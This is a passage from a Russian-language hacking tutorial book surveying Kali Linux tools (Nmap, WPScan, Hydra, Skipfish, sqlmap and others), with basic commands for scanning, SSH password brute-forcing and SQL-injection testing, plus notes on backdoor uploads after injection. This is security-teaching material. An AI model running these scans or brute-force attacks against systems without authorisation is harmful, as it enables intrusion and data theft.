


Рис. 6.21. Изменение пароля root




Рис. 6.22. Выполнен вход как root

6.4. Обзор лучших инструментов Kali Linux

Как уже было отмечено, в состав Kali Linux входит более 600 инструментов для взлома и анализа безопасности. Рассмотрение всех этих инструментов выходит за рамки этой книги, поскольку тогда бы пришлось написать книгу по Kali Linux. В этой главе мы рассмотрим двадцать лучших инструментов. Разумеется, ты заинтересовался, поэтому приводим ссылку на документацию по всем инструментам:

https://tools.kali.org/tools-listing

6.4.1. WPScan

WordPress – это одна из лучших CMS с открытым исходным кодом, она бесплатна, для нее существует множество расширение, что сделало ее очень популярной. На базе WordPress делают самые разнообразные сайты – сайты-визитки, блоги и даже Интернет-магазины.

> **Примечание.** Если ты совсем новичок, то CMS (Content Management System) – система управления контентом. Именно она позволяет пользователю (администратору ресурса) формировать содержимое страниц сайта (это делается в админке), а затем выводит это содержимое в заданном дизайне (теме оформления).

Инструмент WPScan позволяет проверить WordPress на наличие уязвимостей. Кроме того, он также предоставляет подробную информацию об активных плагинах. Хорошо защищенный блог не предоставит много информации, но все же можно попытаться.




Рис. 6.23. Справка по инструменту

В простейшем случае использование инструмента выглядит так:

```
wpscan --url адрес_сайта
```

Сразу ты блог не взломаешь, но ты получишь информацию о его уязвимостях, которые ты можешь использовать. Также будет доступна всякого рода системная информация вроде версии PHP, см. рис. 6.24.




Рис. 6.24. Результат сканирования сайта

6.4.2. Nmap

Сетевой сканер Nmap был, есть и будет самым популярным сетевым сканером. Он настолько популярен, что засветился в «Матрице» и некоторых других фильмах. Если хакеры что-то взламывают, то … они просто запускают **nmap**, который генерирует много всякого вывода.

На самом деле **nmap** – очень важный инструмент предоставления информации об удаленном узле. На рис. 6.25 показаны сервисы, запущенные на удаленном узле.




Рис. 6.25. Запущенные на удаленном узле сервисы

Если нужен подробный отчет, тогда используй опции –T4 –A –v – это так называемое интенсивное сканирование (рис. 6.26), в результате которого предоставляется больше инфы, например, сразу невооруженным взглядом стало понятно, что мы сканируем не физический комп, а VPS от Мастерхоста.




Рис. 6.26. Интенсивное сканирование

Посмотри на рис. 6.27. Из него становится понятно, что:

- на 22-ом порту «висит» SSH под управлением Ubuntu
- на портах 80, 3128, 5555 работает веб-сервер Apache, на порту 5555 работает Git-репозитарий Багзиллы
- на порту 8000 работает SimpleHTTPServer Питона.




Рис. 6.27. Результат сканирования

Как видишь, очень много информации стало доступно после сканирования. Например, ты и догадываться не мог об открытых портах 5555, 8000, 3128 и что там что-то есть! Затем эти порты можно просканировать другими утилитами – очевидно, на них «висят» сайты. Нужно определить, какая CMS используется. Если там WordPress, можно попробовать просканировать его WPScan, если другая – Skipfish. Нужно постараться определить тип CMS и ее версию. Далее в сети нужно найти информацию об уязвимостях в той или иной CMS

6.4.3. Lynis

Lynis – это мощный инструмент для аудита безопасности, тестирования соответствия и защиты системы.

Конечно, можно также использовать его для обнаружения уязвимостей и тестирования на проникновение. Он будет сканировать систему в соответствии с обнаруженными компонентами. Например, если он обнаружит Apache – он запустит связанные с Apache тесты для получения информации о его слабых местах.

По умолчанию этот инструмент не установлен. Для его установки нужно ввести команду

```
apt-get install lynis
```




Рис. 6.28. Установка lynis

Для запуска аудита удаленной системы введи команду:

```
lynis audit system remote IP-адрес
```

6.4.4. Aircrack-ng

Aircrack-ng – это набор инструментов для оценки безопасности сети WiFi. Он не ограничивается только мониторингом и получением информации, но также включает возможность взлома сети (WEP, WPA 1 и WPA 2).

Если ты забыл пароль своей собственной сети WiFi – можно попробовать использовать его для восстановления доступа. Он также включает в себя различные беспроводные атаки, с помощью которых хакер может нацеливаться / отслеживать сеть WiFi для повышения ее безопасности.

Подробно данный инструмент будет описан в главе 10.

6.4.5. Hydra

Если тебе нужен интересный инструмент для взлома пары логин / пароль, Hydra будет одним из лучших предустановленных инструментов Kali Linux.




Рис. 6.29.

Это реальная программа для взлома логина/пароля. Представим, что есть узел 111.11.11.22, на нем крутится SSH, как мы узнали из вывода **nmap**. Попробуем его взломать:

```
hydra -l logins.txt -p pass.txt 111.11.11.22 ssh
```




Рис. 6.30. Гидра в действии. К сожалению, пароли не найдены…

Тебе нужно сформировать (или где-то найти) файлы logins.txt и pass.txt – в них Гидра будет искать имена пользователей и пароли, которые будет «скармливать» SSH-серверу, работающему по адресу 111.11.11.22.

6.4.6. Wireshark

Wireshark – самый популярный сетевой анализатор, который поставляется с Kali Linux. Его также можно отнести к категории лучших инструментов Kali Linux для анализа сети.

Он активно поддерживается, поэтому я определенно рекомендую попробовать его в работе.

6.4.7. Metasploit Framework

Metsploit Framework – наиболее часто используемая среда тестирования на проникновение. Она предлагает две редакции – одна (с открытым исходным кодом), а вторая – профессиональная версия.

С помощью этого инструмента можно проверить уязвимости, протестировать известные эксплойты и выполнить полную оценку безопасности.

Конечно, бесплатная версия не будет иметь всех функций, поэтому, если сравни эти две редакции, может профессиональная версия как раз то, что тебе нужно. Подробно об этом инструменте мы поговорим в следующей главе.

6.4.8. Skipfish

Аналогично WPScan, но не только для WordPress. Skipfish – это сканер веб-приложений, который даст вам представление практически о каждом типе веб-приложений.

Он быстрый и простой в использовании. Кроме того, его метод рекурсивного сканирования делает его еще лучше.

Для профессиональных оценок безопасности веб-приложений пригодится отчет, созданный Skipfish. Полученную от сканера информацию об уязвимостях ты можешь использовать для взлома систем.

Попробуем использовать инструмент на практике. Для запуска нужно передать, как минимум, две опции – результирующий каталог, куда будут помещены результаты сканирования, а также URL сайта. Сначала нужно указывать опцию, а затем название сайта, иначе программа не поймет последовательность опций:

```
skipfish -o /root/skipfish <Имя сайта>
```

Далее (рис. 6.31) программа отобразит памятку для пользователя:

1. Ты можешь прервать сканирование в любой момент, нажав Ctrl + C, частичный отчет будет записан в указанное тобою расположение.
2. Для просмотра списка просканированных URL нажми Пробел в любое время сканирования.
3. Просмотри количество запросов в секунду на главном экране. Если оно меньше 100, сканирование займет длительное время. На рис. 6.32 на данный момент 7.1 запроса в секунду. Это очень мало, сканирование займет много времени.
4. Новые версии сканера выходят каждый месяц, не забывай обновлять систему для их получения (можно обновлять не всю систему, а только пакет сканера).




Рис. 6.31. Памятка Skipfish




Рис. 6.32. Сканирование в процессе

Если ты сканируешь сайт легально и у тебя есть доступы к нему, подключись по *ssh* и посмотри нагрузку на сервер (команда **htop**). Если нагрузка высокая, это говорит о следующем:

- Возможно, следует прекратить тестирование и повторить его не в бизнес-время. Иначе есть вероятность «положить» сайт и обычные пользователи не смогут получить предоставляемые ним услуги (это особенно критично для Интернет-магазинов).
- Это явный признак того, что ресурсов не хватает и их нужно добавить. Представь, что сканирование запустишь не ты, а кто-то другой. Если skipfish «положил» сайт, то нужно явно поднять ресурсы – количество процессоров и оперативную память.




Рис. 6.33. Использование ресурсов во время сканирования

Нужно отметить, что skipfish работает довольно корректно по умолчанию (если иного не задано в опциях) и админ того сайта даже не заметит факт сканирования, поскольку нагрузка на сервер должна быть в пределах нормы.

Если тебе надоело ждать, в любой момент можно прервать сканирование сайта, нажав Ctrl + C. На рис. 6.34 показано, что сканирование как раз прервано пользователем.

После этого открой файловый менеджер и перейди в каталог с результатами (в нашем случае это /root/skipfish). Открой файл index.html, в нем и будет отчет о результатах сканирования. На рис. 6.35 показано, что Skipfish

нашел 4 уязвимости, несмотря на то, что сканирование было прервано раньше. Раскрой узлы страницы и ознакомься с содержимым отчета – далее ты поймешь, какой вектор атаки выбрать для взлома сайта.




Рис. 6.34. Сканирование прервано пользователем




Рис. 6.35. Информация о 4 уязвимостях

6.4.9. Sqlmap

Данный инструмент позволяет автоматизировать процесс поиска SQL-инъекций и позволяет хакеру захватить серверы баз данных.

SQL-инъекция (SQL Injection) – это тип атаки, при котором хакер изменяет логику SQL запросов веб-приложения, что позволяет ему читать/изменять/удалять значения в базе данных, а иногда – даже выполнять произвольный код на стороне сервера. Далее мы рассмотрим самый популярный инструмент для поиска sqlmap.

На данный момент, SQL-инъекция является наиболее опасным типом уязвимости из всех возможных. На протяжении последних 5 лет, лидирующую строчку «OWASP TOP-10» возглавляют именно SQL инъекции.

Существует 5 основных причин возникновения этой уязвимости:

1. Недостаточный уровень или отсутствие валидации входных параметров, в особенности пользовательского ввода. Если ты проектируешь систему, то ты должен понимать, что любой входной параметр, поступающий извне, должен проходить тщательную валидацию, прежде, чем он передается в базу данных. Относись к каждому параметру так, как будто бы он содержит SQL-инъекцию. В некоторых случаях помогает проверка содержимого параметра. Если он содержит SQL-операторы вроде DELETE, SELECT, UPDATE, INSERT, TRUNCATE, CREATE, DROP – такой параметр не должен быть принят. Но такая проверка не всегда оправдана, например, если ты проектируешь блог, посвященный синтаксису SQL, то запросто такие операторы могут встречаться в статьях, которые пользователи будут добавлять в базу данных при их написании.
2. Необоснованный и слабозащищенный доступ к базам данных. В эту категорию входят такие факторы как: большое количество администраторов и супер-пользователей (root), слабая система аутентификации, большое количество прав для второстепенных администраторов и т.д.
3. Архитектура. Использование устаревших технологий, отсутствие контрольных мер, пренебрежение методологией «моделирование угроз».
4. Наследственность заведомо уязвимого кода, использование готовых решений с низким уровнем безопасности. Это касается всевозможных плагинов, устанавливаемых в CMS. WordPress, например, довольно защищенная система, чего не скажешь обо всех плагинах для нее. Бывает так, что установка одного плагина с «дырой» сводит на нет все старания по обеспечению безопасности.
5. Отсутствие должного уровня абстрагированности исполняемого кода от данных.

В таблице 6.1 приводится описание всех типов SQL-инъекций, которые поддерживает инструмент sqlmap.

Таблица 6.1. Типы SQL-инъекций

Тип инъекции	Описание
Boolean Based Blind SQL Injection	Данный метод подразумевает, что http-запросы и ответы будут считываться посимвольно для обнаружения уязвимости. Как только уязвимый параметр будет найден, инструмент заменяет или добавляет синтаксически правильные операторы SQL, ожидая реакции выполнения этого кода сервером. SQLMap сравнивает оригинальный валидный запрос с ответом от запроса с внедренным зловредным кодом. SQLMap использует алгоритм деления пополам (bisectional algorithm) для выборки каждого символа ответа с использованием максимум семи HTTP-запросов.
Time-Based Blind SQL Injection	Предполагает, что существует некоторое сравнение на основе времени запроса и ответа путем инъекции синтаксически правильного оператора SQL в уязвимый параметр. SQLMap использует операторы SQL, которые помещают базу данных в режим ожидания для возврата на определенное количество времени.
Error-Based SQL Injection	Инструмент использует SQL-операторы, которые могут спровоцировать генерацию специфической ошибки. Утилита ищет ошибки в HTTP-ответе сервера. Метод сработает только в случае, если приложение настроено на раскрытие сообщений об ошибках.

UNION Query	Вводится оператор UNION ALL SELECT. Инъекция, основанная на запросах UNION, работает на основе поведения приложения, т.е. когда приложение передает результат письменного запроса SELECT через определенный цикл или строку инструкций, которые позволяют выводить выходные данные на содержимое страницы. Если вывод не циклируется через какой-либо цикл for или другую строку операторов, SQLMap использует однократную инъекцию запроса UNION.
Stacked Query	Метод подразумевает использование сложенных (не вложенных, а именно сложенных!) запросов. SQLMap добавляет точку с запятой (;) в значение уязвимого параметра и добавляет инструкцию SQL, которая должна быть выполнена. Используя эту технику, можно выполнять SQL-выражения, отличные от SELECT. Это полезно для манипуляции данными, получения доступа на чтение и запись и, наконец, захвата операционной системой.
Out-Of-Band	В этом методе используется вторичный или другой канал связи для вывода результатов запросов, запущенных в уязвимом приложении. Например, вставка выполняется в веб-приложение, а вторичный канал, такой как DNS-запросы, используется для пересылки данных обратно на домен злоумышленника.

С помощью **sqlmap** можно проверять, имеется ли в сайтах уязвимость.

Если сайт уязвим к SQL-инъекции, то возможно:

- получать информацию из базы данных, в том числе дамп (всю) базу данных
- изменять и удалять информацию из базы данных
- заливать шелл (бэкдор) на веб-сервер

Один из сценариев использования **sqlmap**:

- Получение имени пользователя и пароля из базы данных

- Поиск панелей администрирования сайта (админок)
- Вход в админку с полученным логином и паролем

При наличии уязвимости атака может развиваться по различным направлениям:

- Модификация данных
- Заливка бэкдора
- Внедрение JavaScript кода для получения данных пользователей
- Внедрение кода для подцепления на BeEF

Как мы можем убедиться, SQL-инъекция – очень опасная уязвимость, которая дает хакеру большие возможности.

Найти инъекцию довольно просто, если она, конечно, есть. Представим, что у нас есть следующий адрес сайта http://www.dwib.org/faq2.php?id=4 (можешь спокойно тренироваться на этом сайте, тебе ничего за это не будет!). В данном случае сценарию faq2.php передается параметр **id** со значением **4**. Попробуем проверить, можем ли мы что-то сделать с этим сайтом:

```
sqlmap -u http://www.dwib.org/faq2.php?id=4
```

В процессе проверки **sqlmap** может задавать различные вопросы и на них нужно отвечать **y** (т.е. Да) или **n** (т.е. Нет). Буквы **y** и **n** могут быть заглавными или маленькими. Заглавная буква означает выбор по умолчанию, если вы с ним согласны, то просто нажмите **Enter**.

Посмотрим вывод sqlmap (рис. 6.36). В данном случае **sqlmap** не нашел уязвимости, честно написав в отчете:

GET parameter 'id' does not seem to be injectable

Также программа сообщает, что можно выполнить дополнительные тесты, указав опцию --risk. Делается это так:

```
sqlmap --risk 3 -u http://www.dwib.org/faq2.php?id=4
```




Рис. 6.36. Отчет sqlmap

Данная опция может принимать целые значения от 1 до 3, 3 – наивысшая степень риска. Если и с этой опцией ничего не получится, значит, этот параметр не уязвим и нужно найти какой-то другой параметр.

Полное описание работы этого инструмента выходит за рамки этой книги, но мы не оставим тебя без напутствий:

https://medium.com/@haeniken/sql-inj-sqlmap-rus-f1c4d7fb1e68

https://xakep.ru/2011/12/06/57950/

Этих двух ссылок вполне будет достаточно для освоения данного инструмента.

6.4.10. Взлом пароля Windows. John the Ripper

